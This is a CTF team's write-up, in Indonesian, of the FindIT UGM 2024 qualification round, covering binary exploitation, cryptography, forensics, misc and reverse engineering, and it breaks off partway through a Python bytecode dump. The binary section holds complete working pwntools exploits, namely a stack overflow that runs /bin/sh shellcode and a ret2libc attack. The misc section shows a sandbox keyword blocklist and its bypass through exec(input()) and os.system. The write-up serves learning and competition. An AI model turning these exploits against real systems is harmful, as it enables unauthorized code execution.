WRITEUP FINDIT UGM 2024 QUALIFICATION

IDK

ITOID
DNSREX
K.EII

Daftar Isi

Binary Exploitation 3
Elevator 3
Everything Machine 2.0 6
Cryptography 8
How to Decrypt? 8
lazy baby RSA 9
Forensics 14
bagas dribble 14
File Kosong 14
Image Cropper 15
Misc 18
neobim enjoyer 18
your journey 19
Reverse Engineering 21
is this python 21
Woilah Cik 24
Web Exploitation 28
kue 28
login dulu 30

Binary Exploitation

Elevator

```
itoidthewarrior  /Elevator/elevator
>>> 
>>> ls
admin*
elevator.py*
itoidthewarrior  /Elevator/elevator
>>> 
>>> f admin; cs --file=admin
admin: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
.2.0, not stripped
RELRO           STACK CANARY      NX            PIE
Partial RELRO   No canary found   NX disabled   No PIE
itoidthewarrior  /Elevator/elevator
>>> 
>>>
```

Diberikan sebuah file ELF 32-Bit dengan arsitektur Intel 80386 yang mempunyai mitigasi Partial Relro (Relocation Read-Only Sebagian) sehingga Global Offset Table (GOT) menjadi writeable, tanpa stack canary sehingga tidak terdapat pengecekan canary ketika buffer overflow terjadi, NX disabled (executable stack) sehingga kita bisa memasukan shellcode pada program tersebut, dan PIE disabled (Position Independent Executable dinonaktifkan) sehingga alamat elf dari program akan menjadi static.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  setbuf(_bss_start, 0);
  kabar();
  setbuf(_bss_start, 0);
  return 0;
}
```

```
int kabar()
{
  char s[1032]; // [esp+0h] [ebp-408h] BYREF

  puts("How are you?: \n");
  gets(s);
  return puts("Same.");
}
```

```
1 void amogus()
2 {
3     __asm { jmp esp }
4 }
```

Ini merupakan challenge yang sangat mudah. Terdapat kerentanan buffer overflow di fungsi gets(s), jadi cukup overwrite $eip (instruction pointer) menjadi fungsi kabar() kemudian ubah saved_rip ke stack pointer dengan jmp_esp yang ada di fungsi amogus(), and then langsung saja taruh shellcode execve("/bin/sh", 0, 0) di stack untuk mendapatkan arbitrary code execution. Berikut exploit script yang saya buat:

```
#!/usr/bin/python
from pwn import *
exe = './admin'
elf = context.binary = ELF(exe, checksec = 0)
context.log_level = 'debug'
host, port = "nc 103.191.63.187 5000".split(" ")[1:3]
io = remote(host, port)
sl = lambda a: io.sendline(a)
li = lambda a: log.info(a)
com = lambda: io.interactive()

shellcode = asm('''
    .section .shellcode,"awx"
    .global _start
    .global __start
    _start:
    __start:
    .intel_syntax noprefix
    .p2align 0
        push 0x68
        push 0x732f2f2f
        push 0x6e69622f
        mov ebx, esp
        push 0x1010101
        xor dword ptr [esp], 0x1016972
        xor ecx, ecx
        push ecx
        push 0x4
        pop ecx
        add ecx, esp
        push ecx
        mov ecx, esp
        xor edx, edx
        push 0xb
        pop eax
```

```
    int 0x80
''')
li(f"Shellcode length: {len(shellcode)}")
p = flat({0x40c: [
  0x08049196+3,
  shellcode]}
  )
sl(p)
com()
```

```
[*] Switching to interactive mode
[DEBUG] Received 0x10 bytes:
    b'How are you?: \n'
    b'\n'
How are you?:

[DEBUG] Received 0x6 bytes:
    b'Same.\n'
Same.
$ ls -la
[DEBUG] Sent 0x7 bytes:
    b'ls -la\n'
[DEBUG] Received 0xc5 bytes:
    b'total 20\n'
    b'drwxr-xr-x 1 root root    35 May  3 09:29 .\n'
    b'drwxr-xr-x 1 root root     6 May  4 03:23 ..\n'
    b'-rwxr-xr-x 1 root root 15736 May  3 09:28 admin\n'
    b'-rwxr-xr-x 1 root root    32 May  3 08:48 flag.txt\n'
total 20
drwxr-xr-x 1 root root    35 May  3 09:29 .
drwxr-xr-x 1 root root     6 May  4 03:23 ..
-rwxr-xr-x 1 root root 15736 May  3 09:28 admin
-rwxr-xr-x 1 root root    32 May  3 08:48 flag.txt
$ cat flag.txt
[DEBUG] Sent 0xd bytes:
    b'cat flag.txt\n'
[DEBUG] Received 0x20 bytes:
    b'FindITCTF{m4m4h_4ku_h3k3r_l33t}\n'
FindITCTF{m4m4h_4ku_h3k3r_l33t}
$
```

Everything Machine 2.0

```
itoidthewarrior  /PWN (Binary Exploitation)/EverythingMachine2.0
>>> ls
ori/
patched/
every.py*
everything4*
exp.py*
ld-2.35.so*
libc.so.6*
itoidthewarrior  /PWN (Binary Exploitation)/EverythingMachine2.0
>>> f everything4; cs --file=everything4
everything4: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked,
ff47, not stripped
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Sy
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   RW-RUNPATH   41
itoidthewarrior  /PWN (Binary Exploitation)/EverythingMachine2.0
>>>
```

Diberikan sebuah file ELF 32-Bit dengan arsitektur Intel 80386 yang mempunyai mitigasi Partial Relro (Relocation Read-Only Sebagian) sehingga Global Offset Table (GOT) menjadi writeable, tanpa stack canary sehingga tidak terdapat pengecekan canary ketika buffer overflow terjadi, NX enabled (unexecutable stack) sehingga kita tidak bisa memasukan shellcode pada program tersebut, dan PIE disabled (Position Independent Executable dinonaktifkan) sehingga alamat elf dari program akan menjadi static.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  everything_printer();
  return 0;
}
```

```
char *everything_printer()
{
  char s[2028]; // [esp+8h] [ebp-7F0h] BYREF

  setbuf(stdout, 0);
  puts("Step forward for synchronization:\n");
  return gets(s);
}
```

Ini merupakan challenge yang sangat mudah. Terdapat kerentanan buffer overflow di fungsi gets(s), jadi cukup leak address fungsi puts libc kemudian gunakan teknik execution flow hijacking untuk kembali ke fungsi main. Setelah itu, overwrite saved_rip dengan system("/bin/sh") untuk mendapatkan arbitrary code execution. Berikut exploit script yang saya buat:

```
#!/usr/bin/python
from pwn import *
exe = './everything4'
elf = context.binary = ELF(exe, checksec = 0)
context.log_level = 'debug'
```

```
host, port = "nc 103.191.63.187 5001".split(" ")[1:3]
io = remote(host, port)
sl = lambda a: io.sendline(a)
li = lambda a: log.info(a)
com = lambda: io.interactive()
sla = lambda a, b: io.sendlineafter(a, b)
lj = lambda a, b, c : a.ljust(b, c)
rud = lambda a:io.recvuntil(a, drop=0x1)
libc = ELF("./libc.so.6", checksec = 0)

p = flat({0x7f4:
    [
    elf.plt.puts,
    0x80491eb,
    0x804c018
    ]})
sla(b'Step forward for synchronization:\n\n', p)
leaked_puts = u32(lj(rud(b'\n'), 4, b'\0'))
li(f"Leaked: {hex(leaked_puts)}")
libc.address = leaked_puts - 0x732a0
li(f"Libc base: {hex(libc.address)}")
system = libc.address + 0x48170
binsh = libc.address + 0x1bd0d5
p = flat({0x7f4:
    [system,
    0x0,
    binsh]})
sl(p)
com()
```

```
[*] Switching to interactive mode
Step forward for synchronization:

$ ls -la
[DEBUG] Sent 0x7 bytes:
    b'ls -la\n'
[DEBUG] Received 0x142 bytes:
    b'total 2480\n'
    b'drwxr-xr-x 1 root root      76 May  4 06:29 .\n'
    b'drwxr-xr-x 1 root root      18 May  4 06:29 ..\n'
    b'-rwxrwxr-x 1 root root   23176 May  4 05:25 everything4\n'
    b'-r--r--r-- 1 root root      35 May  4 06:28 flag.txt\n'
    b'-rwxrwxr-x 1 root root  225864 May  4 05:25 ld-2.35.so\n'
    b'-rwxrwxr-x 1 root root 2280756 May  4 05:25 libc.so.6\n'
total 2480
drwxr-xr-x 1 root root      76 May  4 06:29 .
drwxr-xr-x 1 root root      18 May  4 06:29 ..
-rwxrwxr-x 1 root root   23176 May  4 05:25 everything4
-r--r--r-- 1 root root      35 May  4 06:28 flag.txt
-rwxrwxr-x 1 root root  225864 May  4 05:25 ld-2.35.so
-rwxrwxr-x 1 root root 2280756 May  4 05:25 libc.so.6
$ cat flag.txt
[DEBUG] Sent 0xd bytes:
    b'cat flag.txt\n'
[DEBUG] Received 0x23 bytes:
    b'FindITCTF{Pl3as3_3x!t_th3_pl4tf0rm}'
FindITCTF{Pl3as3_3x!t_th3_pl4tf0rm}$
```

Cryptography

How to Decrypt?

```
itoidthewarrior  /How to decrypt/how to decrypt
>>> 
>>> cat flag.txt
JmrhMXGXJ{al4x_h03w_G43w4v_Hs_57lnkrzh8x5}%
itoidthewarrior  /How to decrypt/how to decrypt
>>> 
>>>
```

```
def caesar_encrypt(plaintext):
    ciphertext = ""
    for char in plaintext:
        if char.isalpha():
            ascii_offset = ord('A') if char.isupper() else ord('a')
            encrypted_char = chr((ord(char) - ascii_offset + 4) % 26 +
ascii_offset)
            ciphertext += encrypted_char
        else:
            ciphertext += char
    return ciphertext
```

Ini merupakan challenge yang sangat mudah, kita bisa mendecrypt plaintextnya dengan melakukan bruteforce terhadap key yang digunakan dalam enkripsi Caesar Ciphernya. Berikut solvernya:

```
def dec(ct, shift):
    pt = ""
    for char in ct:
        if char.isalpha():
            ascii_offset = ord('A') if char.isupper() else ord('a')
            decrypted_char = chr((ord(char) - ascii_offset - shift) % 0x1a +
ascii_offset)
            pt += decrypted_char
        else:
            pt += char
    return pt

ct = "JmrhMXGXJ{al4x_h03w_G43w4v_Hs_57lnkrzh8x5}"
prefix = "FindITCTF{"
for shift in range(1, 26, 1):
    attempt = dec(ct, shift)
    if attempt.startswith(prefix):
        print(attempt)
        break
```

```
itoidthewarrior  /How to decrypt/how to decrypt
>>> python dec.py
FindITCTF{wh4t_d03s_C43s4r_Do_57hjgnvd8t5}
itoidthewarrior  /How to decrypt/how to decrypt
>>>
```

lazy baby RSA

```
import base64
from math import ceil, floor, sqrt


def convert(text, a):
    for _ in range(a):
        text = base64.b64encode(text.encode()).decode()
    return text


def modify(n, p):
    n_str = str(n)
    list = []

    for digit_char in n_str:
        digit = int(digit_char)
        modified_digit = (digit**p) % 10
        list.append(str(modified_digit))

    modified_number = "".join(list)
    result = int(modified_number)

    return result


def modify_digit(n, rules):
    n_str = str(n)
    nums = []

    for char in n_str:
        digit = int(char)

        if digit in rules:
            modified_digit = rules[digit](digit)
        else:
            modified_digit = digit
```

```
        nums.append(str(modified_digit))

    num = "".join(nums)
    result = int(num)

    return result


def rule1(n):
    return pow(n, n + (n**0))


def rule2(n):
    return pow(n, n * (n - 1), n ** (n - 1) + n**0)


def rule3(n):
    return pow(n * (n + 1), int(n * sqrt(n) + 1), int(n * sqrt(n) - 1))


def rule4(n):
    return pow(ceil(sqrt(n)), 1, n)


def rule5(n):
    return pow(ceil(3.14 * n * (n + 1)), 1, (ceil(sqrt(n))) * (ceil(sqrt(n))) + n**0)


def rule6(n):
    return ceil(sqrt(n)) + floor(sqrt(n))


def rule7(n):
    return n - 1


def rule8(n):
    return pow((n - (n**0 + 1)), int(sqrt(n) - 1), int(sqrt(n) + ceil(sqrt(sqrt(n)))))


rules = {
    2: rule1,
    3: rule2,
    4: rule3,
    5: rule4,
    6: rule5,
    7: rule6,
```

```
    8: rule7,
    9: rule8,
}
```

```
import random
from hashlib import sha256

from Crypto.Cipher import AES
from Crypto.Util.number import getPrime, long_to_bytes
from Crypto.Util.Padding import pad
from function import *
from secret import FLAG, iiv, x, y, z

with open("output.txt", "w") as file:
    file.write("")


def write(text):
    with open("output.txt", "a") as file:
        file.write(str(text) + "\n")


p = getPrime(64)
p1 = convert(f"0x{p:x}", x)
write(f"p = {p1}")

g = random.randint(1, p - 1)
g1 = convert(f"0x{g:x}", y)
write(f"g = {g1}")

a = random.randint(1, p - 1)
b = random.randint(1, p - 1)

A, B = pow(g, a, p), pow(g, b, p)

write(f"A = {bin(A)}")
write(f"B = {oct(B)}")

C = pow(A, b, p)
assert C == pow(B, a, p)

assert iiv == pow(x, y)
iiv = modify_digit(iiv, rules)

hash = sha256()
hash.update(long_to_bytes(C))
```

```
key = hash.digest()[:16]
iv = iiv.to_bytes(z, byteorder="little")
cipher = AES.new(key, AES.MODE_CBC, iv)

encrypted = cipher.encrypt(pad(FLAG, z**2))
f = open("c", "wb")
f.write(encrypted)
f.close()
write(f"c = {encrypted}")
```

```
p = Vm0wd2QyUXlVWGxWV0d4V1YwZDRWMVl3WkRSV01WbDNXa1JTVjAxV2JETlhhMUpUVmpBeFYySkVUbGhoTVVwVVZtcEJlRll5U2tWVWJHaG9UVlZ3VlZacVFtRlRNbEpJVm10a1dHSkdjSEJXYTFwaFpWWmFkR1ZHV214U2JHdzFWa2QwYzJGc1NuUmhSemx
g = Vm0wd2QyUXlVWGxWV0d4V1YwZDRWMVl3WkRSV01WbDNXa1JTVjAxV2JETlhhMUpUVmpBeFYySkVUbGhoTVVwVVZtcEJlRll5U2tWVWJHaG9UVlZ3VlZadGNFSmxSbGw1VTJ0V1ZXSkhhRzlVVmxaM1ZsWmFkR05GU214U2JHdzFWVEowVjFaWFNraGhSemx
A = 0b1110001010110011001100001001100101111111000000011000111001111111110
B = 0o65250255334365101605 2
c = b"\xa1\xb267\x9aA\xb3\xda\xba\x92\x08\xaf\x11\x88[\xf2\x7fyxC\x15\xe1\x95\xee\xdd\x17ïlx#q^L\x94-\x9e;/\x92\x9cq9J\xac\xda\xc1\x88\x15\x7f<\xab\x95\xbe\x98\xda\xc8\xa6\x8e\xd5[\x1a\xed\xad\xb
```

Cukup decrypt ciphertext yang dienkripsi menggunakan algoritma AES dengan mode CBC. Proses decryptnya bisa menggunakan kunci yang dihasilkan dari hash SHA-256 suatu nilai yang dihitung menggunakan algoritma Diffie-Hellman. Berikut solvernya:

```
from hashlib import sha256
from Crypto.Cipher import AES
from Crypto.Util.number import getPrime, long_to_bytes
from Crypto.Util.Padding import pad
from function import *
from sage.all import *

class Decryptor:
    def __init__(self, p, g, A, B):
        self.p, self.x = self.deconvert(p)
        self.p = int(self.p[2:], 16)
        self.g, self.y = self.deconvert(g)
        self.g = int(self.g[2:], 16)
        self.P = Zmod(self.p)
        self.iiv = pow(self.x, self.y)
        self.iiv = modify_digit(self.iiv, rules)
        self.A = A
        self.B = B

    def deconvert(self, text):
        i = 0
        while True:
            try:
                text = base64.b64decode(text.encode()).decode()
                i += 1
            except:
                break
        return text, i

    def decrypt(self):
        a = self.discrete_log(self.P(self.A), self.P(self.g))
```

```
        C = pow(self.B, a, self.p)
        hash = sha256()
        hash.update(long_to_bytes(int(C)))
        key = hash.digest()[:16]
        iv = self.iiv.to_bytes(16, byteorder="little")
        cipher = AES.new(key, AES.MODE_CBC, iv)
        ct =
b"\xa1\xb267\x9aA\xb3\xda\xba\x92\x08\xaf\x11\x88[\xf2\x7fyxC\x15\xe1\x95\xee\xdd\x171lx#q^L\x94-
\x9e;/\x92\x9cq9J\xac\xda\xc1\x88\x15\x7f<\xab\x95\xbe\x98\xda\xc8\xa6\x8e\xd5[\x1a\xed\xad\xb6=\xc
f7]\x17\x01\xd8v\x19\xc4\x89\xc8[\xda\xb87\x1b\xbaA\x1e=\x87\x94z\x15\xc8\xea[LA\x1d~:\x90\xc0\xe
ac\xd0\xf4\xa8*\xa8\x98\xa5\x89B\xdex\x84\xab\xb5S?\xca\xa1o\xd8\x90\x074\x175II}\xd2\x19\x03+\xb
d\xe9\xd2X`\xc7\xed\xd4hBdc\x93\xee\xae\x83g\x0e\xd3\x1d@\x0e\xb5\xfb\xebj\xaaG`\xacQ\xc9\xf5\xa
c7\xf0\xbdP_|\x8a\x1d\x94\xa3w\xe5;H6\xe0Z\xd3\xf7\xbd\xb6\x1a\x9f\x89`+W\xe8|\xdbB\x8b;\xefpE\x
d3h\xec\x06\x07E\x89\xd5l\xd1\x00<\xa7\x97\xb2Od\x1ew\x19e\xca\xaf\xf7\xba-
NlH\t\xeb\x1ck\x96\xc5`\xe4\\\xb8\x7f0\x0fZf\x18t\rN\x84\x87\x02\xc86"
        pt = cipher.decrypt(ct)
        return pt

    def discrete_log(self, a, b):
        return discrete_log(a, b)

# p = ... (sangat besar angkanya)
# g = ... (sangat besar angkanya)
A = 0b1110001010110011000010011001011111110000000110001110011111110
B = 0o652502553343651016052
decryptor = Decryptor(p, g, A, B)
pt = decryptor.decrypt()[:48]
print(pt)
```

```
itoidthehacker  ~/FindITCTF2024/Crypto/lazy baby RSA
sage diff.sage
b'FindITCTF{1_4m_4_l4zy_b4by_4nd_1_4m_proud_of_1t}'
itoidthehacker  ~/FindITCTF2024/Crypto/lazy baby RSA
```


Forensics

bagas dribble

Langsung saja strings bagas-dribble

```
Q+UT
76555&&5mb
zx'u
OQkU
M2VBI
Q,L%
FindITCTF{j4ngG4r_4nD_b4g4s_L0v3_t0_dr1bbl3_4cgV9}
```

File Kosong



CTRL + A, oh ini pasti whitespace.
Coba cek hexnya, terlihat pattern

flag.txt

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  E2 80 83 20 E2 80 83 E2 80 83 E2 80 83 20 20 E2  â€ƒ â€ƒâ€ƒâ€ƒ  â
00000010  80 83 E2 80 83 20 20 E2 80 83 20 E2 80 83 E2 80  €ƒâ€ƒ  â€ƒ â€ƒâ€
00000020  83 20 E2 80 83 20 20 E2 80 83 20 20 20 E2 80 83  ƒ â€ƒ  â€ƒ   â€ƒ
00000030  E2 80 83 20 20 E2 80 83 E2 80 83 20 E2 80 83 E2  â€ƒ  â€ƒâ€ƒ â€ƒâ
00000040  80 83 E2 80 83 20 E2 80 83 E2 80 83 20 E2 80 83  €ƒâ€ƒ â€ƒâ€ƒ â€ƒ
00000050  E2 80 83 20 E2 80 83 20 E2 80 83 20 E2 80 83 20  â€ƒ â€ƒ â€ƒ â€ƒ
00000060  E2 80 83 E2 80 83 E2 80 83 20 E2 80 83 E2 80 83  â€ƒâ€ƒâ€ƒ â€ƒâ€ƒ
00000070  E2 80 83 E2 80 83 20 20 E2 80 83 20 E2 80 83 20  â€ƒâ€ƒ  â€ƒ â€ƒ
00000080  E2 80 83 20 E2 80 83 E2 80 83 E2 80 83 20 E2 80  â€ƒ â€ƒâ€ƒâ€ƒ â€
00000090  83 E2 80 83 E2 80 83 20 20 E2 80 83 E2 80 83 20  ƒâ€ƒâ€ƒ  â€ƒâ€ƒ
000000A0  20 20 20 E2 80 83 20 20 E2 80 83 20 E2 80 83 E2     â€ƒ  â€ƒ â€ƒâ
000000B0  80 83 20 E2 80 83 20 20 E2 80 83 E2 80 83 20 20  €ƒ â€ƒ  â€ƒâ€ƒ
000000C0  E2 80 83 E2 80 83 E2 80 83 E2 80 83 E2 80 83 20  â€ƒâ€ƒâ€ƒâ€ƒâ€ƒ
```

Merupakan hex dari u2003 yang merupakan sebuah “white space” dan dipisah oleh spasi

HTML Entity:	
UTF-8 Encoding:	0xE2 0x80 0x83
UTF-16 Encoding:	0x2003

```
from chepy import Chepy
c = Chepy("flag.txt", "r")
print(
    c.load_file()
    .find_replace("\\u2003", "0")
    .find_replace(" ", "1") #replace u2003 dengan 0, dan spasi dengan 1
    .from_binary()

)
```

```
┌──(jons㉿01-20-jonathans)-[~/ctf/findit]
└─$ python3 whitespace.py
FindITCTF{K0K_F1l3ny4_K050ng_s1H?_f73ghyg478}
```

Image Cropper

Ini lebih ke RE sih anjir.
Yg jelas dikasih SC challnya yg gunanya untuk


1. Crop gambar
2. Append string base64 (flag) data binary chall
3. LSB
4. Encode value RGB jadi data wav

Jadi perlu RE sc challnya supaya bisa restore appended stringnya.

```
from PIL import Image
```

```
import scipy.io.wavfile as wav
import numpy as np

def restore_image(wav_input_path):
    sample_rate, audio_signal = wav.read(wav_input_path)

    red_channel = audio_signal[::3]
    green_channel = audio_signal[1::3]
    blue_channel = audio_signal[2::3]

    red_channel = ((red_channel + 1) / 2 * 255).astype(np.uint8)
    green_channel = ((green_channel + 1) / 2 * 255).astype(np.uint8)
    blue_channel = ((blue_channel + 1) / 2 * 255).astype(np.uint8)

    image_size = int(np.sqrt(len(red_channel)))
    image_data = np.column_stack((red_channel, green_channel, blue_channel)).reshape((image_size,
image_size, 3))
    restored_image = Image.fromarray(image_data, 'RGB')

    pixels = list(restored_image.getdata())

    # Extract encoded message from image pixels
    encoded_message = ""
    for pixel in pixels:
        if pixel[0] == 11 and pixel[0] % 2 == 1:
            encoded_message += "0"
        elif pixel[0] == 13 and pixel[0] % 2 == 1:
            encoded_message += "1"
        else:
            encoded_message += "1"

        if pixel[1] == 11 and pixel[1] % 2 == 1:
            encoded_message += "0"
        elif pixel[1] == 12 and pixel[1] % 2 == 1:
            encoded_message += "1"
        else:
            encoded_message += "1"

        if pixel[2] == 12 and pixel[2] % 2 == 0:
            encoded_message += "0"
        elif pixel[2] == 14 and pixel[2] % 2 == 0:
            encoded_message += "1"
        else:
            encoded_message += "1"

    # Print the extracted encoded message (for debugging)
    # print(encoded_message)

    # Save the encoded message to a text file
    result_file_path = "result.txt"
    with open(result_file_path, "w") as file:
        file.write(encoded_message)

    print("Encoded message saved to result.txt successfully!")
```

```
if __name__ == "__main__":
    restore_image("encoded.wav")
```



Result:
base64encoded:
RmluZElUQ1RGe2QwbnRfdDEydXN0X2wxYiEhX2NoM2NrX3RoM19zMHVyY2VfYzBkM18xbWEwXzQ0OTI4fQ==
Flag: FindITCTF{d0nt_t12ust_l1b!!_ch3ck_th3_s0urce_c0d3_1ma0_44928}

Note untuk author: Bannngggg minta tuluuuuuung soal forensic tu maunya jangan stegano, foren rasa RE atau soal2 dukun tapi yang forensic beneran gitu lho kek endpoint forensic atau apakek (cyberdefenders/blueteam labs)

Misc

neobim enjoyer

Di dalam README.md terdapat sebuah CLIENT_ID dari Discord

README GPL-3.0 license

If you want to change the default config here are your options in Lua and VimL:

Lua

Require the plugin and call `setup` with a config table with one or more of the following keys:

```
-- The setup config table shows all available config options with their default values:
require("presence").setup({
    -- General options
    auto_update          = true,                      -- Update activity based on autocmd events (if `f
    neovim_image_text    = "The One True Text Editor", -- Text displayed when hovered over the Neovim im
    main_image           = "neovim",                  -- Main image display (either "neovim" or "file")
    client_id            = "1233467180696207390",      -- Use your own Discord application client id (n
    log_level            = nil,                       -- Log messages at or above this level (one of th
    debounce_timeout     = 10,                        -- Number of seconds to debounce events (or calls
    enable_line_number   = false,                     -- Displays the current line number instead of th
    blacklist            = {},                        -- A list of strings or Lua patterns that disable
    buttons              = true,                      -- Configure Rich Presence button(s), either a bo
    file_assets          = {},                        -- Custom file asset definitions keyed by file na
    show_time            = true,                      -- Show the timer

    -- Rich Presence text options
    editing_text         = "Editing %s",              -- Format string rendered when an editable file i
    file_explorer_text   = "Browsing %s",             -- Format string rendered when browsing a file ex
    git_commit_text      = "Committing changes",      -- Format string rendered when committing changes
    plugin_manager_text  = "Managing plugins",        -- Format string rendered when managing plugins (
    reading_text         = "Reading %s",              -- Format string rendered when a read-only or unm
    workspace_text       = "Working on %s",           -- Format string rendered when in a git repositor
    line_number_text     = "Line %s out of %s",       -- Format string rendered when `enable_line_numbe
})
```

Coba cek dengan https://discord.id/

Unofficial Discord Lookup

This site is **not affiliated with Discord.**

User ID / Any ID: Learn more

1233467180696207390

Lookup

User ID: 1233467180696207390

Username: FindITCTF2024#2905 BOT

Badges:

Created: Fri, 26 Apr 2024 17:18:12 UTC

Ditemukan sebuah bot discord, coba scrap asset bot tersebut (https://github.com/leonardssh/get-discord-app-assets)

```
C: > 1Jonathan > CTFS > FindIT > get-discord-app-assets > index.js > APPLICATION_ID
const fs = require("fs");
const client = require("https");
const axios = require("axios");

const APPLICATION_ID = "1233467180696207390";
const ASSET_SIZE = 1024;
const ASSET_FORMAT = 'png';
const ASSETS_URL = `https://discordapp.com/api/oauth2/applications/${APPLICATION_ID}/assets`;

function downloadImage(url, filepath) {
  return new Promise((resolve, reject) => {
    client.get(url, (res) => {
      if (res.statusCode === 200) {
        res
          .pipe(fs.createWriteStream(filepath))
          .on("error", reject)
          .once("close", () => resolve(filepath));
      } else {
        // Consume response data to free up memory
        res.resume();
        reject(
          new Error(`Request Failed With a Status Code: ${res.statusCode}`)
        );
      }
    });
```

```
PROBLEMS 15   OUTPUT   DEBUG CONSOLE   TERMINAL   PORTS

[Running] node "c:\1Jonathan\CTFS\FindIT\get-discord-app-assets\index.js"
flag_19.png
flag_9.png
flag_17.png
flag_18.png
flag_5.png
flag_7.png
flag_6.png
flag_4.png
```

Lalu, tinggal susun flagnya, dan hasilnya adalah **FindITCTF{n30Vim_i5_Aw3SoM3!!!}**

your journey

```
C: > 1Jonathan > CTFS > FindIT > your_journey > hidden.py > ...
block = [
        ";",
        "`",
        "os",
        "_",
        "\\",
        "~",
        " ",
        "-",
        "!",
        "[",
        "]",
        "*",
        "import",
        "eval",
        "banner",
        "echo",
        "cat",
        "%",
        "&",
        ">",
        "<",
        "+",
        "1",
        "2",
```

Awalnya coba pake print cuma bingung juga kan cuma print, terus sadar kalau exec ga diblocklist, input juga.Yowes gaskeun

```
$ exec(input())
os.system("cat flag.txt")
FindITCTF{y0u_f0und_1t_aga1n!_or_d1d_y0u?}
```

Exec -> fungsi untuk eksekusi

Input -> fungsi untuk input

Kesimpulan: melakukan eksekusi terhadap masukan apapun yang diberikan (ya kayak bypass blacklistnya lah)

Reverse Engineering

is this python

```
1           0 LOAD_CONST               0 ('2024')
            2 STORE_NAME               0 (key)

2           4 LOAD_CONST               1 ('findit')
            6 LOAD_NAME                0 (key)
            8 BINARY_ADD
           10 STORE_NAME               0 (key)

3          12 LOAD_CONST               2 (32)
           14 LOAD_CONST               3 (0)
           16 LOAD_CONST               3 (0)
           18 LOAD_CONST               3 (0)
           20 LOAD_CONST               2 (32)
           22 LOAD_CONST               2 (32)
           24 LOAD_CONST               4 (113)
           26 LOAD_CONST               5 (100)
           28 LOAD_CONST               6 (116)
           30 LOAD_CONST               7 (79)
           32 LOAD_CONST               8 (4)
           34 LOAD_CONST               9 (89)
           36 LOAD_CONST              10 (2)
           38 LOAD_CONST              11 (80)
           40 LOAD_CONST              12 (54)
           42 LOAD_CONST              13 (66)
           44 LOAD_CONST              14 (83)
           46 LOAD_CONST              15 (92)
           48 LOAD_CONST              16 (3)
           50 LOAD_CONST              17 (107)
           52 LOAD_CONST              18 (8)
           54 LOAD_CONST              11 (80)
           56 LOAD_CONST              19 (9)
           58 LOAD_CONST              20 (11)
           60 LOAD_CONST              12 (54)
           62 LOAD_CONST              21 (16)
           64 LOAD_CONST              22 (93)
           66 LOAD_CONST              23 (1)
           68 LOAD_CONST              14 (83)
           70 LOAD_CONST              24 (90)
           72 LOAD_CONST              25 (82)
